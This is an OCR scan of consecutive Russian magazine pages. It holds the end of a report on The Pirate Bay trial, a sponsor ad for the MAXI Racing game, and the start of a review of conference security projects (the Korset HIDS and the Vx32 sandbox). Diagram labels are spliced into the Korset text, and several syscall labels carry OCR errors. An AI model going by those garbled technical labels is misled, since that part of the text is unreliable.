Говорили они на удивление однообразно, по одинаковой схеме. Сначала в красках описывали, какие чудовищные убытки наносит им файлообмен, как из-за этого страдают продажи, хотя интерес к музыке, напротив, растет, и так далее. Суть речей сводилась к одному: «как же нам надоели ваши интернеты, вот бы их все взять и закрыть». Но как только упомянутым господам начинали задавать вопросы по существу и просили хотя бы обрисовать механизм работы торрента, можно было видеть уже привычную картину — полное непонимание и бессвязные отговорки. Вменяемого ответа на вопрос, как можно обвинять в чем-то The Pirate Bay, не понимая даже базовых принципов его работы, тоже добиться, не удалось. Магнаты вместо этого апеллировали «фактами» в духе: «я знаю, что через thepiratebay.org нелегально распространяют музыку» (откуда взялось это знание — загадка), или: «50% убытков медиа-корпорации несут из-за деятельности thepiratebay.org». По поводу последнего Сунде прокомментировал в Твиттере: «Шикарно, теперь осталось только доказать влияние пиратов на климат».

Почему обвинение с таким небрежением отнеслось к подготовке и продолжало допускать настолько глупые промахи, решительно непонятно. Со стороны все это походило на фарс или комедию абсурда. В итоге, первого грамотного специалиста (не считая, конечно, самих обвиняемых) суду удалось увидеть только на 9-й день разбирательства. И, разумеется, им стал свидетель защиты.

Хотя правильнее будет сказать, что первого вменяемого специалиста суд не увидел, а услышал — с Кристофером Шоллином (Kristoffer Schollin), доктором философии из Университета Гетеборга, связались по телефону. Разговор продолжался почти два часа, и Шоллин успел популярно рассказать и о работе технологии BitTorrent, и о том, что сами по себе торрент-клиенты и трекеры безвредны и даже удобны, недаром ими пользуются такие огромные корпорации, как Intel или Blizzard. Также Кристофер поделился мыслью, что трекеры, по сути, исполняющие сейчас роль поисковиков торрентов, вскоре исчезнут вовсе. Поиск будет производиться прямо из клиентской программы, или же через Google, который на текущий момент прекрасно справляется с этой задачей.

ЦВЕТОЧНАЯ БУРЯ После Кристофера Шоллина слово перешло ко второму свидетелю защиты, совершенно потрясающему человеку и настоящему герою процесса — Роджеру Уоллису (Roger Wallis), профессору Королевского технологического института. Роджеру сейчас 68 лет и 40 из



Карл Лундстрем

«КАК ЖЕ НАМ НАДОЕЛИ ВАШИ ИНТЕРНЕТЫ, ВОТ БЫ ИХ ВСЕ ВЗЯТЬ И ЗАКРЫТЬ».

них он потратил на исследования в сфере новых технологий. Он является автором ряда книг и исследований, а также входит в совет правительства по вопросам IT. Помимо перечисленного, Уоллис успел стать композитором, автором песни, с которой Швеция выступала в 1969 на Евровидение, и основателем рекорд-компании.

Его взвешенные, подкрепленные цифрами и знанием темы аргументы настолько взбудоражили обвинителей, что допрос они вели в откровенно хамской манере. Роджер сказал, что никогда не слышал об исследованиях, согласно которым запрет файлообмена мог бы привести к росту продаж CD-дисков. Он заметил, что продажи падают отнюдь не только из-за пиратов, но и потому что устаревают сами носители информации. Прогресс — чудовищная сила, люди переходят на mp3-плееры, потому что это удобно, и они предпочитают качать файлы из Сети, потому что это тоже удобно и быстро. Уоллис даже осмелился заговорить о пользе файлообмена. Он сослался на свои исследования 3-летней давности, которые однозначно свидетельствуют — люди, качающие файлы из Сети, покупают больше других и гораздо чаще посещают концерты. То есть, денежные потоки никуда не исчезли, они просто сменили русло, и теперь деньги идут в обход длинной цепочки продюсеров, рекорд-компаний и иже с ними (к огромному неудовольствию последних). Роджер не оставил без внимания и тот факт, что в Швеции существует специальный налог на каждый проданный mp3-плеер или «болванку», благодаря которому правообладатели все равно получают свое, сколько бы они ни пытались доказать обратное. В ответ на это обвинение не нашло ничего лучше, как попытаться поставить под сомнение степень профессора и засыпать его оскорбительными вопросами личного характера. Обвинители вели себя настолько некорректно, что судья даже посоветовал Уоллису подать в суд на представителя «Антипиратского бюро» Хенрика Понтена, и поинтересовался, не желает ли Роджер получить какую-то компенсацию. В ответ Уоллис пошутил, сказав: «Пошлите моей жене цветы».


Вряд ли Роджер предполагал, что с тысячи людей по всему миру, пристально следящие за ходом процесса в онлайне, воспримут его шутку как сигнал к действию и моментально организуют спецоперацию-флешмоб под названием **flowerstorm** — «цветочная буря». Волна позитива, воплотившегося в цветочных букетах, буквально захлестнула пожилую пару — цветы начали приносить уже спустя пару часов после оброненной Уоллисом фразы. Интернет готов был носить его на руках, после настолько смелого и сильного выступления. И вряд ли флешмоберы знали, что на следующий день после визита в суд профессор Уоллис и его жена Йорель как раз собирались отметить 39-ю годовщину своей свадьбы. Когда это открылось, поток флоры хлынул с удвоенной силой :). К вечеру праздничного дня чета получила цветов на сумму почти 6.000 евро. Смеясь, они советовали активистам начинать слать вазы, потому что вся тара в доме уже закончилась.


FINITA LA COMEDIA После светлого эпизода с «цветочной бурей» наступила черная полоса. Допросив Уоллиса, обвинители переключились на Готтфрида и Фредрика. Теперь речь шла не о TPB — просто на этих двоих обвинению удалось раскопать компромат. У Готтфрида еще при рейде в 2006 году нашли марихуану и амфетамины, а Нейж якобы успел поучаствовать в краже со взломом в 2002. Дело Фредерика на сегодня уже закрыто, да и ничего серьезного там, судя по всему, не было — в нетрезвом виде выломали дверь у какого-то знакомого и зачем-то унесли его компьютер, который потом и обнаружился у Нейжа. У Готтфрида все выглядит серьезнее, так как это уже «хранение наркотиков», но Свартхольм, разумеется, все отрицает, ссылаясь на гостей, которые часто у него останавливаются. Последующие два дня обвинение и защита поочередно подводили итоги, обращаясь к суду с финальными речами. Ничего нового, в общем-то, не прозвучало. Обвинение, сгущая краски, живописало мистические миллионные доходы команды TPB и вещало о «вреде интернетов» и файлообмена, требуя посадить обвиняемых хотя бы на год. Не преминули представители Голливуда и снова пройтись по Роджеру Уоллису, теперь уже за глаза облив профессора грязью. Защита, в свою очередь, указала на чудовищные дыры в стратегии обвинителей, еще раз популярно объяснив, что на серверах «Пиратской бухты» нет никакого контрафакта и напомнив о Шведском законодательстве, согласно которому трекер — чист. Говорили защитники и о прогрессе, и о том, что нельзя отказываться от новых технологий лишь потому, что какой-то процент населения может использовать их в преступных целях. Было замечено, что четверке так и не предъявили никаких личных обвинений, и осталось совершенно неясно, кто и что именно нарушал. Более того, адвокат Питера Сунде — Питер Алсин — заявил, что сделает все, чтобы восстановить репутацию Роджера Уоллиса, чьи данные, по его мнению, были достовернее отчетов IFPI.

Суд сообщил, что огласит вердикт 17-го апреля в 13:00 по московскому времени, и заседание закрылось.

Каково будет решение суда — неизвестно, но у ребят есть все шансы выиграть это дело, создав совершенно уникальный прецедент, на который потом будут опираться по всему миру.

Правы ли они, и так ли уж беспочвенны выдвинутые против них обвинения? В конце концов, на TPB действительно есть реклама, приносящая администрации сайта определенный доход (пусть и не те золотые горы, о которых шла речь), а через трекер действительно проходит прорва контрафакта. На эти вопросы очень сложно ответить, потому что они затрагивают всю сложившуюся систему защиты авторских прав и прав на интеллектуальную собственность в целом. Сложно поспорить с тем, что система действительно устарела, а законы в США чудовищны. Сложно не видеть, что медиа-холдинги США тесно связаны с политикой и стремятся расширить свое влияние на Европу, повернув тамошнюю ситуацию аналогичным образом. Голливуд и компания сейчас активно сражаются с ветряными мельницами прогресса, демонстрируя при этом как откровенное неуважение к конечным пользователям собственной продукции, так и полную техническую безграмотность. Просто почитав сводки о процессе по делу TPB, задумываешься, — и почему я должен платить ЭТИМ людям? Не авторам музыки, не актерам и не режиссерам фильмов, а вот этим безграмотным хамам, которые стоят у руля индустрии и не желают сдавать позиций. Конечно, призывать к повальной халяве и анархии в Сети тоже глупо. Хочется верить, что The Pirate Bay сможет создать прецедент, который со временем позволит изменить существующую драконовскую систему и поможет информационному обмену стать свободнее. И, пожалуй, не столь уж важно, сколько админы TPB заработали на рекламе — их вклад в «освобождение информации» в любом случае сложно переоценить.





Спонсоры рубрики







Журнал MAXI tuning совместно с одним из лидеров Car Audio & Mobile Media – компанией Alpine, а также Opel, развлекательным порталом MSN.ru и страховым партнером РОСНО представляют самый увлекательный проект года. Игра MAXI Racing – это виртуальный симулятор гонок на 402 метра. Это пьянящая смесь азарта, риска, скорости и бесконечного тюнинга. Пришло время MAXI Racing!

Для того чтобы попасть в этот игровой мир тебе необходимы лишь Интернет и немного свободного времени. Перед тем, как ощутить вкус побед, смелость противников и размер выигрыша, тебе необходимо лишь пройти несложную регистрацию на сайте игры, указав свои персональные данные. Затем в твоем распоряжении оказываются просторный гараж и небольшой первоначальный капитал, который даст тебе возможность приобрести автомобиль! В виртуальном автомагазине (а именно туда ты и должен отправиться) для тебя смоделированы все представители «заряженной» серии OPC от Opel! Там же ты можешь ознакомиться с техническими характеристиками каждой из них. Эти авто действительно очень хороши в деле! Но, при всем богатстве выбора купить самый дорогой и мощный вариант вроде Opel Vectra OPC или Zafira OPC тебе сразу не удастся. Поэтому начинать, скорее всего, придется с малыша Opel Corsa.

После приобретения авто настает самое важное для тебя действо – тюнинг. Все детали в игре поделены не только по области применения, но и по степени крутизны и важности. Для того чтобы приобрести понравившийся тюнинговый компонент, необходимо всего лишь кликнуть по нему мышкой в окне магазина запчастей, и он автоматически будет установлен на твой автомобиль. Все очень просто! Разумеется, выбор будет ограничен стартовой суммой, которая не позволит тебе внедрить все самое крутое. Поэтому выбирай грамотно. В процессе тюнинга не обходи стороной фирменный магазин Alpine, смоделированный в игре! Специально разработанные мультимедийные системы, которые тебе предложат установить в автомобиль, помогут приблизиться к желаемой победе в гонке. Для каждой модели автомобиля существует свой вариант инсталляции: чтобы порадовать тебя сумасшедшим звуком и впечатляющим видео, специалисты Alpine постарались на славу. В зависимости от уровня системы – «Любитель», «Мастер» или «Эксперт» – возрастает уровень адреналина, а, следовательно, и твой азарт и везучесть в гонке. Конечно же, чем круче система, тем она дороже, но ведь за победу в заезде не жалко никаких денег. Кроме того, каждый месяц у тебя будет возможность поучаствовать в спонсорских «Суперкубках Alpine»! Только в дни проведения кубка в «Магазине Alpine» тебе откроется секретный раздел с суперкомплектом AlpineF#1Status. Эта вещь еще больше увеличит твои шансы на победу – до десяти раз!

Кроме того, один из лидеров российского рынка страхования, компания РОСНО предоставляет тебе шанс выиграть сертификат, позволяющий получить скидку до 50 000 рублей на приобретение полиса КАСКО! Для этого необходимо всего лишь зарегистрироваться в специальном окошке «Выиграй страховой сертификат РОСНО» в виртуальном автомагазине.

Все ясно? Тогда идем дальше. Для того чтобы претендовать на самое лучшее и дорогое, тебе нужны деньги. Заработать их в игре можно только одним способом – участием в заездах. Заезды могут быть как спонсорскими (в рамках суперкубков Alpine и MSN.ru), так и обычными, с денежной ставкой. После каждой удачной гонки компьютер будет награждать тебя необходимым количеством очков, которые формируют твой рейтинг. Именно он, а также деньги, выигранные в гонке, являются показателями личного успеха в игре.

Что касается ежемесячных спонсорских Суперкубков от Alpine и MSN.ru, то принципы тут точно такие же, как и в обычных заездах: здесь можно увеличить персональный рейтинг и накопить собственный капитал на тюнинг своего виртуального Opel.

И еще один нюанс: перед каждой гонкой компьютер предложит тебе на выбор 3 варианта настроек авто: от умеренно-безопасного до рискованно-агрессивного. Здесь тоже нет ничего сложного. Езда в спокойном режиме более предсказуема и стабильна, хотя, откровенно говоря, характер автомобиля в этом случае будет немного вялым. И наоборот, агрессивный режим езды опасен тем, что способен привести к поломкам авто прямо в момент гонки! Рисковать или идти проверенным безопасным путем – ситуация сама подскажет как быть в том или ином случае. Выбор лишь за тобой.

Ну, а как потратить собственные деньги – решать тебе. Пустить весь выигрыш на покупку тюнинг-девайсов, поставить все на кон и ждать серьезного соперника, или вовсе продать свое авто и купить более мощный и дорогой вариант Opel OPC. Как видишь, свободы самовыражения в игре предостаточно!

Теперь пару слов о том, ради чего мы даем тебе такие возможности.

В меню игры существует своеобразный «холл славы», в который каждый месяц попадают только самые лучшие гонщики! Попасть туда – это самая важная для тебя миссия! Поскольку, каждый месяц счастливчиков ждут умопомрачительные призы от нас и наших спонсоров! Давай посмотрим, что там!

1. От Alpine: новейшие CD-ресиверы, сабвуферы, динамики, контроллеры IPod с Bluetooth из нового модельного ряда Alpine.
2. От РОСНО: сертификат РОСНО на 50 000 рублей (сертификат дает право на скидку в размере указанной суммы)
3. От MAXI Tunung: фирменные высокооктановые футболки, полугодовые и годовые подписки на журнал

И, наконец, суперприз! Компания Opel предоставит лучшему игроку года новенький и абсолютно реальный автомобиль Opel Corsa!!!!!

Кроме того, по итогам месяца три лучших гонщика получат сертификаты от Cordiant с 15% скидкой на покупку любого комплекта фирменных шин Cordiant и бесплатный шиномонтаж в придачу!


Ждать некогда! У тебя еще есть время встать на стартовую линию и дождаться долгожданной отмашки. Мы ждем тебя и твой автомобиль на финише! Поверь, у тебя есть неотъемлемое право стать лучшим! Не откладывай желанную победу на завтра. Кликни на газ!

ЗИМА ОТМЕНЯЕТСЯ! ЗАБУДЬ О МИНУСОВЫХ ТЕМПЕРАТУРАХ, ГРЯЗНЫХ ТРАССАХ И ТОЛСТОМ СЛОЕ СНЕГА! СТУЖА ПОБЕЖДЕНА! ВПЕРЕДИ У ТЕБЯ САМЫЙ НАСТОЯЩИЙ ГОНОЧНЫЙ СЕЗОН! МЫ РАДЫ ПРЕДСТАВИТЬ ТЕБЕ НАШ, ПО-ЛЕТНЕМУ ЖАРКИЙ, СУПЕРПРОЕКТ MAXI RACING! ПРИСТЕГИВАЙ РЕМНИ НА ОФИСНОМ КРЕСЛЕ, ГОНКА НАЧИНАЕТСЯ!









БЕНЧМАРКИ AXFS: СКОРОСТЬ ЗАПУСКА ПРИЛОЖЕНИЯ (А), РАЗМЕР ОБРАЗА ФС (Б), ОБЩИЙ УРОВЕНЬ ПОТРЕБЛЕНИЯ ПАМЯТИ (СООТНОШЕНИЕ RAM/FLASH) (В)

ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM/

Обреченные на успех


Обзор самых интересных проектов, представленных на UNIX-конференциях

Ежегодно по всему миру проходит множество конференций, так или иначе связанных с UNIX и FOSS. Участие IT-специалиста в программе одной из них — отличный способ выделиться, продемонстрировать неординарность своего мышления и умение излагать мысли. Мы ознакомимся с пятью наиболее креативными проектами, представленными на конференциях USENIX и Linux Symposium за последние два года.

KORSET — HIDS БЕЗ ЛОЖНЫХ СРАБАТЫВАНИЙ

Феноменальная популярность небезопасных языков программирования C и C++ оказалась фатальной с появлением интернета и сетевых технологий. Проблеме срыва стека уже свыше 25 лет, но эффективного ее решения до сих пор не придумано. Производители железа снабжают процессоры NX-битом, который, как оказалось, способен остановить только учителей информатики. В операционные системы встраивают разнообразные рандомизаторы адресов, — они хоть и усложняют процесс внедрения shell-кода, но также легко обходятся. Создатели компиляторов не отстают и придумывают прополисы и прочие расширения. Идеалисты постоянно кричат о типо-безопасных языках и виртуальных машинах. Каждый год исследователи представляют новые системы защиты, но явного прогресса нет и кажется, что эффективное решение не будет найдено никогда.
Несколько в стороне от всей этой кутерьмы стоят разработчики хостовых систем обнаружения вторжений (HIDS). Они предлагают искать лекарство не от самой болезни, а от ее симптомов: раз уж от срыва стека и смежных методов проникновения защититься нельзя, то почему бы не пресечь их последствия, запретив программе делать то, чего она делать не должна.

Существует два типа HIDS: обучаемые и основанные на правилах. Слабость первых в необходимости предварительного «прогона» приложения, — обучаемой HIDS нужно время на анализ того, что обычно делает приложение, чтобы уже потом на основе этих данных ограничить софтину в возможностях. В то же время такая HIDS просто технически не способна узнать обо всем, что может приложение, и довольно часто дает ложные срабатывания.
HIDS, основанные на правилах, действуют по-другому. Они предлагают пользователю самому составить список того, что дозволено приложению (какие системные вызовы разрешены, к каким файлам и устройствам оно может обращаться и т.д.), а все остальные действия будут пресекаться. Недостаток: чтобы точно составить правила, нужно серьезно попотеть (попробуй как-нибудь на досуге написать список правил SELinux для Apache и всех его модулей с нуля).
Разработчики концептуальной **HIDS Korset** (www.korset.org), анонсированной на Linux Symposium 2008, предложили объединить оба типа систем обнаружения вторжений для создания сверхнадежной HIDS, работающей без вмешательства пользователя и не требующей обучения или написания правил. Korset базируется на идее Control Flow Graph


ПРИНЦИП РАБОТЫ KORSET
User Space
Kernel Space
System Calls
example.c
i=read(fd, buf, n);
if (i==n) {
write(fd, buf, n);
}
close(fd);
gcc, ld, ...
example
ELF
executable
Korset
Monitoring
Agent
Kernel
System Call
Handler
Korset Static Analyzer
read
write
close
example.korset
ГРАФИЧЕСКОЕ ПРЕДСТАВЛЕНИЕ
ГРАФА ФУНКЦИИ FWRITE()
1)syscall90
2)fwrite()
3)ryscall140
4)syscall91
5)syscall125
6)syscall+5
7) syscall4
8) syscall197
9) syscall10S
10) syscall54
1
2
3
4
5
6
7
8
9
10
АДРЕСНОЕ ПРОСТРАНСТВО ПРОЦЕССА, РАБОТАЮЩЕГО ПОД КОНТРОЛЕМ VX32
Host Operating System
Kernel Address Space
(x86-32 or x86-64)
Host Application
Address Space
(x86-32 or x86-64)
(quest address space expands
as heap grows)
quest heap
quest code, data, bss
default quest stack
Guest Address Space
(always x86-32)
quest execution state,
code tragment cache
vx32 sandbox library
Host Application
code, data, bss, heap
(x86-32 or x86-64)
Flat Model
Code, Data
Segments
Guest
Data
Segment
Guest
Control
Segment
0
0
ДИСКОВЫЙ ФОРМАТ AXFS
SUPERBLOCK
Region Descriptor
Region Descriptor
Region Descriptor
Region Descriptor
Region - file names
Region - node offsets
Region - compressed nodes
Region - xip nodes

(CFG), который представляет собой граф, отражающий очередность выполнения системных вызовов приложением. Такой граф строится автоматически во время сборки приложения и загружается ядром перед его исполнением. Если во время работы процесс инициирует системные вызовы, не описанные в графе, или даже делает их не в том порядке — процесс завершается.
Чтобы воплотить мысль в реальность, создатели Korset снабдили GNU build tools (gcc, ld, as, ar) специальными обертками, которые строят CFG на основе исходных текстов и объектных файлов приложения. Для реализации сидящего в ядре Monitoring Agent был модифицирован ELF-загрузчик, который во время загрузки исполняемого файла в память находит и загружает закрепленный за ним CFG (файл приложение .korset). Специальная хук-функция security_system_call, прописанная в структуре security_operations, запускается при каждом системном вызове и сверяет его с записью в CFG. Ну, а чтобы связать все это воедино, в структуру task_struct добавили ссылку на CFG и его состояние.
На первый взгляд, Korset прост в реализации и удобен в использовании. Но не все так радужно. Во-первых, CFG убивает возможность генерации кода на лету, без которой в некоторых случаях просто не обойтись. Во-вторых, CFG — не панацея. Если взломщик умудрится оформить системные вызовы shell-кода таким образом, чтобы они соответствовали прописанным в CFG (например, сделает open(), но не конфигурационного файла, а псевдотерминала), то ничто не помешает ему в проникновении. Ну и, в-третьих, в текущем состоянии Korset далек от продакшн: работа только на x86, с программами без динамической линковки, многопоточности, сигналов и инструкций вроде setjmp и longjmp.

VX32 — ПЕСОЧНИЦА В ПРОСТРАНСТВЕ ПОЛЬЗОВАТЕЛЯ

Идея использовать песочницы для запуска небезопасного кода далеко не нова. Близкие примеры: Chroot, FreeBSD Jail, Linux Lguest, Solaris Zones. JavaVM — тоже своего рода песочница, принуждающая использовать типо-безопасный язык для создания приложений и применяющая многочисленные рантайм проверки на безопасность. Даже VMWare и qemu есть не что иное, как песочницы, позволяющие запустить ОС в изолированном виртуальном окружении.
Особого внимания заслуживают песочницы, основанные на прозрачной трансляции опкодов x86. Чтобы понять, что это такое, представь себе Java, которая умеет исполнять обычный x86-код, скомпилированный с помощью gcc. При этом подконтрольная программа не может выйти за границы своей области памяти и навредить работе виртуальной машины. Единственный путь наружу — специальный API. Ничего кроме для нее не существует. Такой вид песочниц наиболее интересен, потому как не требует вмешательств в ядро, не принуждает к использованию типо-безопасных языков, транслируемых в байт-код, не эмулирует целую аппаратную платформу и позволяет как угодно ограничить исполняемую программу с помощью урезания API до минимума. На его основе даже можно построить целую операционную систему, работающую в пространстве пользователя.
К сожалению, популярности такой тип песочниц не получил. Реализация требует софтверной интерпретации инструкций процессора (с целью их модификации), ведь чтобы подконтрольное приложение оставалось в изоляции, нельзя допустить, чтобы оно смогло производить системные вызовы или обращаться к функциям, не оговоренным в API (инструкции int и call). Нельзя передавать управление на код за пределами своего адресного пространства (jmp) или читать данные вне своей зоны видимости (тут уж совсем засада). Поэтому инструкции должны анализироваться и при необходимости исправляться. Как следствие: на порядки отстает производительность.
Проект **Vx32** (pdos.csail.mit.edu/~baford/vm), представленный на конференции USENIX'08, вдохнул в идею подобных песочниц новую жизнь благодаря одному хитрому приему, который позволил вывести производительность чуть ли не на уровень нэйтивного кода. Все дело в границах области данных. Обычно для ограничения области данных подконтрольной программы интерпретаторы анализируют все куски кода, содержащие хоть какое-то упоминание об адресе, будь то чтение из буфера, работа со стеком или обращение к файлу. Анализируется и, в случае необходимости, исправляется каждая инструкция, несущая в себе адрес. В то же время на долю различных переходов и обращений к подпрограммам остается жалкий процент действий, не несущий особой нагрузки на интерпретатор. Разработчики Vx32, отлично это понимая, просто ограничили область данных программы сегментными регистрами (ds, es, ss), которые все равно не применяются в современных ОС из-за плоской модели памяти. В результате, интерпретатор Vx32 должен заботиться только об анализе инструкций-переходов (число которых очень мало: jmp и производные, call, int, ret) и пресекать попытки изменения сегментных регистров, а самую трудоемкую работу по соблюдению границ видимости 